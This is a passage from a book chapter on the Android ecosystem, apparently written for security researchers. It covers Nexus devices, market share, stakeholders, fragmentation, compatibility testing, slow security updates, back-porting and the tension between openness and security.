As Android has grown, so has the number of devices based on the operating system. In the past few years, Android has been slowly branching out from the typical smartphone and tablet market, finding its way into the most unlikely of places. Devices such as smart watches, television accessories, game consoles, ovens, satellites sent to space, and the new Google Glass (a wearable device with a head-mounted display) are powered by Android. The automotive industry is beginning to use Android as an infotainment platform in vehicles. The operating system is also beginning to make a strong foothold in the embedded Linux space as an appealing alternative for embedded developers. All of these facts make the Android device pool an extremely diverse place.

You can obtain Android devices from many retail outlets worldwide. Currently, most mobile subscribers get subsidized devices through their mobile carriers. Carriers provide these subsidies under the terms of a contract for voice and data services. Those who do not want to be tied to a carrier can also purchase Android devices in consumer electronics stores or online. In some countries, Google sells their Nexus line of Android devices in their online store, Google Play.

Google Nexus

Nexus devices are Google's flagship line of devices, consisting mostly of smartphones and tablets. Each device is produced by a different original equipment manufacturer (OEM) in a close partnership with Google. They are sold SIM-unlocked, which makes switching carriers and traveling easy, through Google Play directly by Google. To date, Google has worked in cooperation with HTC,

Samsung, LG, and ASUS to create Nexus smartphones and tablets. Figure 1-2 shows some of the Nexus devices released in recent years.



Figure 1-2: Google Nexus devices

Nexus devices are meant to be the reference platform for new Android versions. As such, Nexus devices are updated directly by Google soon after a new Android version is released. These devices serve as an open platform for developers. They have unlockable boot loaders that allow flashing custom Android builds and are supported by the *Android Open Source Project* (AOSP). Google also provides *factory images*, which are binary firmware images that can be flashed to return the device to the original, unmodified state.

Another benefit of Nexus devices is that they offer what is commonly referred to as a *pure Google experience*. This means that the user interface has not been modified. Instead, these devices offer the stock interface found in vanilla Android as compiled from AOSP. This also includes Google's proprietary apps such as Google Now, Gmail, Google Play, Google Drive, Hangouts, and more.

Market Share

Smartphone market share statistics vary from one source to another. Some sources include ComScore, Kantar, IDC, and Strategy Analytics. An overall look at the data from these sources shows that Android's market share is on the rise in a large proportion of countries. According to a report released by Goldman Sachs, Android was the number one player in the entire global computing market at the end of 2012. StatCounter's GlobalStats, available at <http://gs.statcounter.com/>, show that Android is currently the number one player in the mobile operating system market, with 41.3 percent worldwide as

of November 2013. Despite these small variations, all sources seem to agree that Android is the dominating mobile operating system.

Release Adoption

Not all Android devices run the same Android version. Google regularly publishes a dashboard showing the relative percentage of devices running a given version of Android. This information is based on statistics gathered from visits to Google Play, which is present on all approved devices. The most up-to-date version of this dashboard is available at <http://developer.android.com/about/dashboards/>. Additionally, Wikipedia contains a chart showing dashboard data aggregated over time. Figure 1-3 depicts the chart as of this writing, which includes data from December 2009 to February 2013.




Figure 1-3: Android historical version distribution

Source: fjmustak (Creative Commons Attribution-Share Alike 3.0 Unported license) http://en.wikipedia.org/wiki/File:Android_historical_version_distribution.png

As shown, new versions of Android have a relatively slow adoption rate. It takes in excess of one year to get a new version running on 90 percent of devices. You can read more about this issue and other challenges facing Android in the “Grasping Ecosystem Complexities” section later in this chapter.

Open Source, Mostly

AOSP is the manifestation of Google and the OHA members' commitment to openness. At its foundation, the Android operating system is built upon many different open source components. This includes numerous libraries, the Linux kernel, a complete user interface, applications, and more. All of these software components have an Open Source Initiative (OSI)-approved license. Most of the Android source is released under version 2.0 of the Apache Software License that you can find at apache.org/licenses/LICENSE-2.0. Some outliers do exist, mainly consisting on *upstream* projects, which are external open source projects on which Android depends. Two examples are the Linux kernel code that is licensed under GPLv2 and the WebKit project that uses a BSD-style license. The AOSP source repository brings all of these projects together in one place.

Although the vast majority of the Android stack is open source, the resulting consumer devices contain several closed source software components. Even devices from Google's flagship Nexus line contain code that ships as proprietary binary blobs. Examples include boot loaders, peripheral firmware, radio components, digital rights management (DRM) software, and applications. Many of these remain closed source in an effort to protect intellectual property. However, keeping them closed source hinders interoperability, making community porting efforts more challenging.

Further, many open source enthusiasts trying to work with the code find that Android isn't fully developed in the open. Evidence shows that Google develops Android largely in secret. Code changes are not made available to the public immediately after they are made. Instead, open source releases accompany new version releases. Unfortunately, several times the open source code was not made available at release time. In fact, the source code for Android Honeycomb (3.0) was not made available until the source code for Ice Cream Sandwich (4.0) was released. In turn, the Ice Cream Sandwich source code wasn't released until almost a month after the official release date. Events like these detract from the spirit of open source software, which goes against two of Android's stated goals: innovation and openness.

Understanding Android Stakeholders

Understanding exactly who has a stake in the Android ecosystem is important. Not only does it provide perspective, but it also allows one to understand who is responsible for developing the code that supports various components. This section walks through the main groups of stakeholders involved, including Google, hardware vendors, carriers, developers, users, and security researchers.

This section explores each stakeholder's purpose and motivations, and it examines how the stakeholders relate to each other.

Each group is from a different field of industry and serves a particular purpose in the ecosystem. Google, having given birth to Android, develops the core operating system and manages the Android brand. Hardware fabricators make the underlying hardware components and peripherals. OEMs make the end-user devices and manage the integration of the various components that make a device work. Carriers provide voice and data access for mobile devices. A vast pool of developers, including those who are employed by members of other groups, work on a multitude of projects that come together to form Android.

Figure 1-4 shows the relationships between the main groups of ecosystem stakeholders.




Figure 1-4: Ecosystem relationships

These relationships indicate who talks to who when creating or updating an Android device. As the figure clearly shows, the Android ecosystem is very complex. Such business relationships are difficult to manage and lead to a variety of complexities that are covered later in this chapter. Before getting into those issues, it's time to discuss each group in more detail.

Google

As the company that brought Android to market, Google has several key roles in the ecosystem. Its responsibilities include legal administration, brand

management, infrastructure management, in-house development, and enabling outside development. Also, Google builds its line of Nexus devices in close cooperation with its partners. In doing so, it strikes the business deals necessary to make sure that great devices running Android actually make it to market. Google's ability to execute on all of these tasks well is what makes Android appealing to consumers.

First and foremost, Google owns and manages the Android brand. OEMs cannot legally brand their devices as Android devices or provide access to Google Play unless the devices meet Google's compatibility requirements. (The details of these requirements are covered in more depth in the "Compatibility" section later in this chapter.) Because Android is open source, compatibility enforcement is one of the few ways that Google can influence what other stakeholders can do with Android. Without it, Google would be largely powerless to prevent the Android brand from being tarnished by a haphazard or malicious partner.

The next role of Google relates to the software and hardware infrastructure needed to support Android devices. Services that support apps such as Gmail, Calendar, Contacts, and more are all run by Google. Also, Google runs Google Play, which includes rich media content delivery in the form of books, magazines, movies, and music. Delivering such content requires licensing agreements with distribution companies all over the world. Additionally, Google runs the physical servers behind these services in their own data centers, and the company provides several crucial services to the AOSP, such as hosting the AOSP sources, factory image downloads, binary driver downloads, an issue tracker, and the *Gerrit* code review tool.

Google oversees the development of the core Android platform. Internally, it treats the Android project as a full-scale product development operation. The software developed inside Google includes the operating system core, a suite of core apps, and several optional non-core apps. As mentioned previously, Google develops innovations and enhancements for future Android versions in secret. Google engineers use an internal development tree that is not visible to device manufacturers, carriers, or third-party developers. When Google decides its software is ready for release, it publishes factory images, source code, and application programming interface (API) documentation simultaneously. It also pushes updates out via over-the-air (OTA) distribution channels. After a release is in AOSP, everyone can clone it and start their work building their version of the latest release. Separating development in this fashion enables developers and device manufacturers to focus on a single version without having to track the unfinished work of Google's internal teams. As true as this may be, closed development detracts from the credence of AOSP as an open source project.

Yet another role for Google lies in fostering an open development community that uses Android as a platform. Google provides third-party developers with

development kits, API documentation, source code, style guidance, and more. All of these efforts help create a cohesive and consistent experience across multiple third-party applications.

By fulfilling these roles, Google ensures the vitality of the Android as a brand, a platform, and an open source project.

Hardware Vendors

The purpose of an operating system is to provide services to applications and manage hardware connected to the device. After all, without hardware the Android operating system software wouldn't serve much purpose. The hardware of today's smartphones is very complex. With such a small form factor and lots of peripherals, supporting the necessary hardware is quite an undertaking. In order to take a closer look at the stakeholders in this group, the following sections break down hardware vendors into three subgroups that manufacture central processing units (CPUs), System-on-Chip (SoC), and devices, respectively.

CPU Manufacturers

Although Android applications are processor agnostic, native binaries are not. Instead, native binaries are compiled for the specific processor used by a particular device. Android is based on the Linux kernel, which is portable and supports a multitude of processor architectures. Similarly, Android's *Native Development Kit* (NDK) includes tools for developing user-space native code for all application processor architectures supported by Android. This includes ARM, Intel x86, and MIPS.

Due to its low power consumption, the ARM architecture has become the most widely used architecture in mobile devices. Unlike other microprocessor corporations that manufacture their own CPUs, ARM Holdings only licenses its technology as intellectual property. ARM offers several microprocessor core designs, including the ARM11, Cortex-A8, Cortex-A9, and Cortex-A15. The designs usually found on Android devices today feature the ARMv7 instruction set.

In 2011, Intel and Google announced a partnership to provide support for Intel processors in Android. The Medfield platform, which features an Atom processor, was the first Intel-based platform supported by Android. Also, Intel launched the Android on Intel Architecture (Android-IA) project. This project is based on AOSP and provides code for enabling Android on Intel processors. The Android-IA website at <https://01.org/android-ia/> is targeted at system and platform developers whereas the Intel Android Developer website at <http://software.intel.com/en-us/android/> is targeted at application developers. Some Intel-based smartphones currently on the market include an Intel proprietary binary translator named *libhoudini*. This translator allows running applications built for ARM processors on Intel-based devices.

MIPS Technologies offers licenses to its MIPS architecture and microprocessor core designs. In 2009, MIPS Technologies ported Google's Android operating system to the MIPS processor architecture. Since then, several device manufacturers have launched Android devices running on MIPS processors. This is especially true for set-top boxes, media players, and tablets. MIPS Technologies offers source code for its Android port, as well as other development resources, at <http://www.imgtec.com/mips/developers/mips-android.asp>.

System-on-Chip Manufacturers

System-on-Chip (SoC) is the name given to a single piece of silicon that includes the CPU core, along with a graphics processing unit (GPU), random access memory (RAM), input/output (I/O) logic, and sometimes more. For example, many SoCs used in smartphones include a baseband processor. Currently, most SoCs used in the mobile industry include more than one CPU core. Combining the components on a single chip reduces manufacturing costs and decreases power consumption, ultimately leading to smaller and more efficient devices.

As mentioned previously, ARM-based devices dominate the Android device pool. Within ARM devices, there are four main SoC families in use: OMAP from Texas Instruments, Tegra from nVidia, Exynos from Samsung, and Snapdragon from Qualcomm. These SoC manufacturers license the CPU core design from ARM Holdings. You can find a full list of licensees on ARM's website at www.arm.com/products/processors/licensees.php. With the exception of Qualcomm, SoC manufacturers use ARM's designs without modification. Qualcomm invests additional effort to optimize for lower power consumption, higher performance, and better heat dissipation.

Each SoC has different components integrated into it and therefore requires different support in the Linux kernel. As a result, development for each SoC is tracked separately in a Git repository specific to that SoC. Each tree includes SoC-specific code including drivers and configurations. On several occasions, this separation has led to vulnerabilities being introduced into only a subset of the SoC-specific kernel source repositories. This situation contributes to one of the key complexities in the Android ecosystem, which is discussed further in the "Grasping Ecosystem Complexities" section later in this chapter.

Device Manufacturers

Device manufacturers, including original design manufacturers (ODMs) and OEMs, design and build the products used by consumers. They decide which combination of hardware and software will make it into the final unit and take care of all of the necessary integration. They choose the hardware components that will be combined together, the device form factor, screen size, materials, battery, camera lens, sensors, radios, and so on. Usually device manufacturers

partner up with a SoC manufacturer for a whole line of products. Most choices made when creating a new device relate directly to market differentiation, targeting a particular customer segment, or building brand loyalty.

While developing new products, device manufacturers have to adapt the Android platform to work well on its new hardware. This task includes adding new kernel device drivers, proprietary bits, and user-space libraries. Further, OEMs often make custom modifications to Android, especially in the Android Framework. To comply with the GPLv2 license of the Android kernel, OEMs are forced to release kernel sources. However, the Android Framework is licensed under the Apache 2.0 License, which allows modifications to be redistributed in binary form without having to release the source code. This is where most vendors try to put their innovations to differentiate their devices from others. For example, the *Sense* and *Touchwiz* user interface modifications made by HTC and Samsung are implemented primarily in the Android Framework. Such modifications are a point of contention because they contribute to several complex, security-related problems in the ecosystem. For example, customizations may introduce new security issues. You can read more about these complexities in the “Grasping Ecosystem Complexities” section, later in this chapter.

Carriers

Aside from providing mobile voice and data services, carriers close deals with device manufacturers to subsidize phones to their clients. The phones obtained through a carrier usually have a carrier-customized software build. These builds tend to have the carrier logo in the boot screen, preconfigured Access Point Name (APN) network settings, changes in the default browser home page and browser bookmarks, and a lot of pre-loaded applications. Most of the time these changes are embedded into the system partition so that they cannot be removed easily.

In addition to adding customization to the device’s firmware, carriers also have their own quality assurance (QA) testing procedures in place. These QA processes are reported to be lengthy and contribute to the slow uptake of software updates. It is very common to see an OEM patch a security hole in the operating system for its unbranded device while the carrier-branded device remains vulnerable for much longer. It’s not until the update is ready to be distributed to the carrier devices that subsidized users are updated. After they have been available for some time, usually around 12 to 18 months, devices are discontinued. Some devices are discontinued much more quickly—in a few cases even immediately after release. After that point, any users still using such a device will no longer receive updates, regardless of whether they are security related or not.

Developers

As an open source operating system, Android is an ideal platform for developers to play with. Google engineers are not the only people contributing code to the Android platform. There are a lot of individual developers and entities who contribute to AOSP on their own behalf. Every contribution to AOSP (coming either from Google or from a third party) has to use the same code style and be processed through Google's source code review system, *Gerit*. During the code review process, someone from Google decides whether to include or exclude the changes.

Not all developers in the Android ecosystem build components for the operating system itself. A huge portion of developers in the ecosystem are application developers. They use the provided software development kits (SDKs), frameworks, and APIs to build apps that enable end users to achieve their goals. Whether these goals are productivity, entertainment, or otherwise, app developers aim to meet the needs of their user base.

In the end, developers are driven by popularity, reputation, and proceeds. *App markets* in the Android ecosystem offer developers incentives in the form of revenue sharing. For example, advertisement networks pay developers for placing ads in their applications. In order to maximize their profits, app developers try to become extremely popular while maintaining an upstanding reputation. Having a good reputation, in turn, drives increased popularity.

Custom ROMs

The same way manufacturers introduce their own modifications to the Android platform, there are other custom firmware projects (typically called *ROMs*) developed by communities of enthusiasts around the world. One of the most popular Android custom firmware projects is *CyanogenMod*. With 9.5 million active installs in December 2013, it is developed based on the official releases of Android with additional original and third-party code. These community-modified versions of Android usually include performance tweaks, interface enhancements, features, and options that are typically not found in the official firmware distributed with the device. Unfortunately, they often undergo less extensive testing and quality assurance. Further, similar to the situation with OEMs, modifications made in custom ROMs may introduce additional security issues.

Historically, device manufacturers and mobile carriers have been unsupportive of third-party firmware development. To prevent users from using custom ROMs, they place technical obstacles such as locked boot loaders or

NAND locks. However, custom ROMs have grown more popular because they provide continued support for older devices that no longer receive official updates. Because of this, manufacturers and carriers have softened their positions regarding unofficial firmware. Over time, some have started shipping devices with unlocked or unlockable boot loaders, similar to Nexus devices.

Users

Android would not be the thriving community that it is today without its massive user base. Although each individual user has unique needs and desires, they can be classified into one of three categories. The three types of end users include general consumers, power users, and security researchers.

Consumers

Since Android is the top-selling smartphone platform, end users enjoy a wide range of devices to choose from. Consumers want a single, multifunction device with personal digital assistant (PDA) functions, camera, global position system (GPS) navigation, Internet access, music player, e-book reader, and a complete gaming platform. Consumers usually look for a productivity boost, to stay organized, or stay in touch with people in their lives, to play games on the go and to access information from various sources on the Internet. On top of all this, they expect a reasonable level of security and privacy.

The openness and flexibility of Android is also apparent to consumers. The sheer number of available applications, including those installable from sources outside official means, is directly attributable to the open development community. Further, consumers can extensively customize their devices by installing third-party launchers, home screen widgets, new input methods, or even full custom ROMs. Such flexibility and openness is often the deciding factor for those who choose Android over competing smartphone operating systems.

Power Users

The second type of user is a special type of consumer called *power users* in this text. Power users want to have the ability to use features that are beyond what is enabled in stock devices. For example, users who want to enable Wi-Fi tethering on their devices are considered members of this group. These users are intimately familiar with advanced settings and know the limitations of their devices. They are much less averse to the risk of making unofficial changes to the Android operating system, including running publicly available exploits to gain elevated access to their devices.

Security Researchers

You can consider security researchers a subset of power users, but they have additional requirements and differing goals. These users can be motivated by fame, fortune, knowledge, openness, protecting systems, or some combination of these ideals. Regardless of their motivations, security researchers aim to discover previously unknown vulnerabilities in Android. Conducting this type of research is far easier when full access to a device is available. When elevated access is not available, researchers usually seek to obtain elevated access first. Even with full access, this type of work is challenging.

Achieving the goals of a security researcher requires deep technical knowledge. Being a successful security researcher requires a solid understanding of programming languages, operating system internals, and security concepts. Most researchers are competent in developing, reading, and writing several different programming languages. In some ways, this makes security researchers members of the developers group, too. It's common for security researchers to study security concepts and operating system internals at great length, including staying on top of cutting edge information.

The security researcher ecosystem group is the primary target audience of this book, which has a goal of both providing base knowledge for budding researchers and furthering the knowledge of established researchers.

Grasping Ecosystem Complexities

The OHA includes pretty much all major Android vendors, but some parties are working with different goals. Some of these goals are competing. This leads to various partnerships between manufacturers and gives rise to some massive cross-organizational bureaucracy. For example, Samsung memory division is one of the world's largest manufacturers of NAND flash. With around 40 percent market share, Samsung produces dynamic random access memory (DRAM) and NAND memory even for devices made by competitors of its mobile phones division. Another controversy is that although Google does not directly earn anything from the sale of each Android device, Microsoft and Apple have successfully sued Android handset manufacturers to extract patent royalty payments from them. Still, this is not the full extent of the complexities that plague the Android ecosystem.

Apart from legal battles and difficult partnerships, the Android ecosystem is challenged by several other serious problems. Fragmentation in both hardware and software causes complications, only some of which are addressed by Google's compatibility standards. Updating the Android operating system itself

remains a significant challenge for all of the ecosystem stakeholders. Strong roots in open source further complicate software update issues, giving rise to increased exposure to known vulnerabilities. Members of the security research community are troubled with the dilemma of deciding between security and openness. This dilemma extends to other stakeholders as well, leading to a terrible disclosure track record. The following sections discuss each of these problem areas in further detail.

Fragmentation

The Android ecosystem is rampant with *fragmentation*, due to the differences between the multitudes of various Android devices. The open nature of Android makes it ideal for mobile device manufacturers to build their own devices based off the platform. As a result, the device pool is made up of many different devices from many different manufacturers. Each device is composed of a variety of software and hardware, including OEM or carrier-specific modifications. Even on the same device, the version of Android itself might vary from one carrier or user to another. Because of all of these differences, consumers, developers, and security researchers wrestle with fragmentation regularly.

Although fragmentation has relatively little effect on consumers, it is slightly damaging to the Android brand. Consumers accustomed to using Samsung devices who switch to a device from HTC are often met with a jarring experience. Because Samsung and HTC both highly customize the user experience of their devices, users have to spend some time reacquainting themselves with how to use their new devices. The same is also true for longtime Nexus device users who switch to OEM-branded devices. Over time, consumers may grow tired of this issue and decide to switch to a more homogeneous platform. Still, this facet of fragmentation is relatively minor.

Application developers are significantly more affected by fragmentation than consumers. Issues primarily arise when developers attempt to support the variety of devices in the device pool (including the software that runs on them). Testing against all devices is very expensive and time intensive. Although using the emulator can help, it's not a true representation of what users on actual devices will encounter. The issues developers must deal with include differing hardware configurations, API levels, screen sizes, and peripheral availability. Samsung has more than 15 different screen sizes for its Android devices, ranging from 2.6 inches to 10.1 inches. Further, High-Definition Multimedia Interface (HDMI) dongles and Google TV devices that don't have a touchscreen require specialized input handling and user interface (UI) design. Dealing with all of this fragmentation is no easy task, but thankfully Google provides developers with some facilities for doing so.

Developers create applications that perform well across different devices, in part, by doing their best to hide fragmentation issues. To deal with differing screen sizes, the Android UI framework allows applications to query the device screen size. When an app is designed properly, Android automatically adjusts application assets and UI layouts appropriately for the device. Google Play also allows app developers to deal with differing hardware configurations by declaring requirements within the application itself. A good example is an application that requires a touchscreen. On a device without a touchscreen, viewing such an app on Google Play shows that the app does not support the device and cannot be installed. The Android application Support Library transparently deals with some API-level differences. However, despite all of the resources available, some compatibility issues remain. Developers are left to do their best in these corner cases, often leading to frustration. Again, this weakens the Android ecosystem in the form of developer disdain.

For security, fragmentation is both positive and negative, depending mostly on whether you take the perspective of an attacker or a defender. Although attackers might easily find exploitable issues on a particular device, those issues are unlikely to apply to devices from a different manufacturer. This makes finding flaws that affect a large portion of the ecosystem difficult. Even when equipped with such a flaw, variances across devices complicate exploit development. In many cases, developing a universal exploit (one that works across all Android versions and all devices) is not possible. For security researchers, a comprehensive audit would require reviewing not only every device ever made, but also every revision of software available for those devices. Quite simply put, this is an insurmountable task. Focusing on a single device, although more approachable, does not paint an adequate picture of the entire ecosystem. An attack surface present on one device might not be present on another. Also, some components are more difficult to audit, such as closed source software that is specific to each device. Due to these challenges, fragmentation simultaneously makes the job of an auditor more difficult and helps prevent large-scale security incidents.

Compatibility

One complexity faced by device manufacturers is compatibility. Google, as the originator of Android, is charged with protecting the Android brand. This includes preventing fragmentation and ensuring that consumer devices are compatible with Google's vision. To ensure device manufacturers comply with the hardware and software compatibility requirements set by Google, the company publishes a compatibility document and a test suite. All manufacturers who want to distribute devices under the Android brand have to follow these guidelines.

Compatibility Definition Document

The Android *Compatibility Definition Document* (CDD) available at <http://source.android.com/compatibility/> enumerates the software and hardware requirements of a “compatible” Android device. Some hardware must be present on all Android devices. For example, the CDD for Android 4.2 specifies that all device implementations must include at least one form of audio output, and one or more forms of data networking capable of transmitting data at 200K bit/s or greater. However, the inclusion of various peripherals is left up to the device manufacturer. If certain peripherals are included, the CDD specifies some additional requirements. For example, if the device manufacturer decides to include a rear-facing camera, then the camera must have a resolution of at least 2 megapixels. Devices must follow CDD requirements to bear the Android moniker and, further, to ship with Google’s applications and services.

Compatibility Test Suite

The Android *Compatibility Test Suite* (CTS) is an automated testing harness that executes unit tests from a desktop computer to the attached mobile devices. CTS tests are designed to be integrated into continuous build systems of the engineers building a Google-certified Android device. Its intent is to reveal incompatibilities early on, and ensure that the software remains compatible throughout the development process.

As previously mentioned, OEMs tend to heavily modify parts of the Android Framework. The CTS makes sure that APIs for a given version of the platform are unmodified, even after vendor modifications. This ensures that application developers have a consistent development experience regardless of who produced the device.

The tests performed in the CTS are open source and continually evolving. Since May 2011, the CTS has included a test category called *security* that centralizes tests for security bugs. You can review the current security tests in the master branch of AOSP at <https://android.googlesource.com/platform/cts/+master/tests/tests/security>.

Update Issues

Unequivocally, the most important complexity in the Android ecosystem relates to the handling of software updates, especially security fixes. This issue is fueled by several other complexities in the ecosystem, including third-party software, OEM customizations, carrier involvement, disparate code ownership, and more. Problems keeping up with upstream open source projects, technical issues with deploying operating system updates, lack of back-porting, and a defunct alliance

are at the heart of the matter. Overall, this is the single largest factor contributing to the large number of insecure devices in use in the Android ecosystem.

Update Mechanisms

The root cause of this issue stems from the divergent processes involved in updating software in Android. Updates for apps are handled differently than operating system updates. An app developer can deploy a patch for a security flaw in his app via Google Play. This is true whether the app is written by Google, OEMs, carriers, or independent developers. In contrast, a security flaw in the operating system itself requires deploying a firmware upgrade or OTA update. The process for creating and deploying these types of updates is far more arduous.

For example, consider a patch for a flaw in the core Android operating system. A patch for such an issue begins with Google fixing the issue first. This is where things get tricky and become device dependent. For Nexus devices, the updated firmware can be released directly to end users at this point. However, updating an OEM-branded device still requires OEMs to produce a build including Google's security fix. In another twist, OEMs can deliver the updated firmware directly to end users of unlocked OEM devices at this point. For carrier-subsidized devices, the carrier must prepare its customized build including the fix and deliver it to the customer base. Even in this simple example, the update path for operating system vulnerabilities is far more complicated than application updates. Additional problems coordinating with third-party developers or low-level hardware manufacturers could also arise.

Update Frequency

As previously mentioned, new versions of Android are adopted quite slowly. In fact, this particular issue has spurred public outcry on several occasions. In April 2013, the American Civil Liberties Union (ACLU) filed a complaint with the Federal Trade Commission (FTC). They stated that the four major mobile carriers in the U.S. did not provide timely security updates for the Android smartphones they sell. They further state that this is true even if Google has published updates to fix exploitable security vulnerabilities. Without receiving timely security updates, Android cannot be considered a mature, safe, or secure operating system. It's no surprise that people are looking for government action on the matter.

The time delta between bug reporting, fix development, and patch deployment varies widely. The time between bug reporting and fix development is often short, on the order of days or weeks. However, the time between fix development and that fix getting deployed on an end user's device can range from weeks to

months, or possibly never. Depending on the particular issue, the overall patch cycle could involve multiple ecosystem stakeholders. Unfortunately, end users pay the price because their devices are left vulnerable.

Not all security updates in the Android ecosystem are affected by these complexities to the same degree. For example, apps are directly updated by their authors. App authors' ability to push updates in a timely fashion has led to several quick patch turnarounds in the past. Additionally, Google has proven their ability to deploy firmware updates for Nexus devices in a reasonable time frame. Finally, power users sometimes patch their own devices at their own risk.

Google usually patches vulnerabilities in the AOSP tree within days or weeks of the discovery. At this point, OEMs can cherry-pick the patch to fix the vulnerability and merge it into their internal tree. However, OEMs tend to be slow in applying patches. Unbranded devices usually get updates faster than carrier devices because they don't have to go through carrier customizations and carrier approval processes. Carrier devices usually take months to get the security updates, if they ever get them.

Back-porting

The term *back-porting* refers to the act of applying the fix for a current version of software to an older version. In the Android ecosystem, back-ports for security fixes are mostly nonexistent. Consider a hypothetical scenario: The latest version of Android is 4.2. If a vulnerability is discovered that affects Android 4.0.4 and later, Google fixes the vulnerability only in 4.2.x and later versions. Users of prior versions such as 4.0.4 and 4.1.x are left vulnerable indefinitely. It is believed that security fixes may be back-ported in the event of a widespread attack. However, no such attack is publicly known at the time of this writing.

Android Update Alliance

In May 2011, during Google I/O, Android Product Manager Hugo Barra announced the Android Update Alliance. The stated goal of this initiative was to encourage partners to make a commitment to update their Android devices for at least 18 months after initial release. The update alliance was formed by HTC, LG, Motorola, Samsung, Sony Ericsson, AT&T, T-Mobile, Sprint, Verizon, and Vodafone. Unfortunately, the Android Update Alliance has never been mentioned again after the initial announcement. Time has shown that the costs of developing new firmware versions, issues with legacy devices, problems in newly released hardware, testing problems on new versions, or development issues could stand in the way of timely updates happening. This is especially problematic on poorly selling devices where carriers and manufacturers have no incentive to invest in updates.

Updating Dependencies

Keeping up with upstream open source projects is a cumbersome task. This is especially true in the Android ecosystem because the patch lifecycle is so extended. For example, the Android Framework includes a web browser engine called WebKit. Several other projects also use this engine, including Google's own Chrome web browser. Chrome happens to have an admirably short patch lifecycle, on the order of weeks. Unlike Android, it also has a successful bug bounty program in which Google pays for and discloses discovered vulnerabilities with each patch release. Unfortunately, many of these bugs are present in the code used by Android. Such a bug is often referred to as a *half-day* vulnerability. The term is born from the term *half-life*, which measures the rate at which radioactive material decays. Similarly, a half-day bug is one that is decaying. Sadly, while it decays, Android users are left exposed to attacks that may leverage these types of bugs.

Security versus Openness

One of the most profound complexities in the Android ecosystem is between power users and security-conscious vendors. Power users want and need to have unfettered access to their devices. Chapter 3 discusses the rationale behind these users' motivations further. In contrast, a completely secure device is in the best interests of vendors and everyday end users. The needs of power users and vendors give rise to interesting challenges for researchers.

As a subset of all power users, security researchers face even more challenging decisions. When researchers discover security issues, they must decide what they do with this information. Should they report the issue to the vendor? Should they disclose the issue openly? If the researcher reports the issue, and the vendor fixes it, it might hinder power users from gaining the access they desire. Ultimately, each researcher's decision is driven by individual motivations. For example, researchers routinely withhold disclosure when a publicly viable method to obtain access exists. Doing so ensures that requisite access is available in the event that vendors fix the existing, publicly disclosed methods. It also means that the security issues remain unpatched, potentially allowing malicious actors to take advantage of them. In some cases, researchers choose to release heavily obfuscated exploits. By making it difficult for the vendors to discover the leveraged vulnerability, power users are able to make use of the exploit longer. Many times, the vulnerabilities used in these exploits can only be used with physical access to the device. This helps strike a balance between the conflicting wants of these two stakeholder groups.

Vendors also struggle to find a balance between security and openness. All vendors want satisfied customers. As mentioned previously, vendors modify

Android in order to please users and differentiate themselves. Bugs can be introduced in the process, which detracts from overall security. Vendors must decide whether to make such modifications. Also, vendors support devices after they are purchased. Power user modifications can destabilize the system and lead to unnecessary support calls. Keeping support costs low and protecting against fraudulent warranty replacements are in the vendors' best interests. To deal with this particular issue, vendors employ boot loader locking mechanisms. Unfortunately, these mechanisms also make it more difficult for competent power users to modify their devices. To compromise, many vendors provide ways for end users to unlock devices. You can read more about these methods in Chapter 3.

Public Disclosures

Last but not least, the final complexity relates to public disclosures, or public announcement, of vulnerabilities. In information security, these announcements serve as notice for system administrators and savvy consumers to update the software to remediate discovered vulnerabilities. Several metrics, including full participation in the disclosure process, can be used to gauge a vendor's security maturity. Unfortunately, such disclosures are extremely rare in the Android ecosystem. Here we document known public disclosures and explore several possible reasons why this is the case.

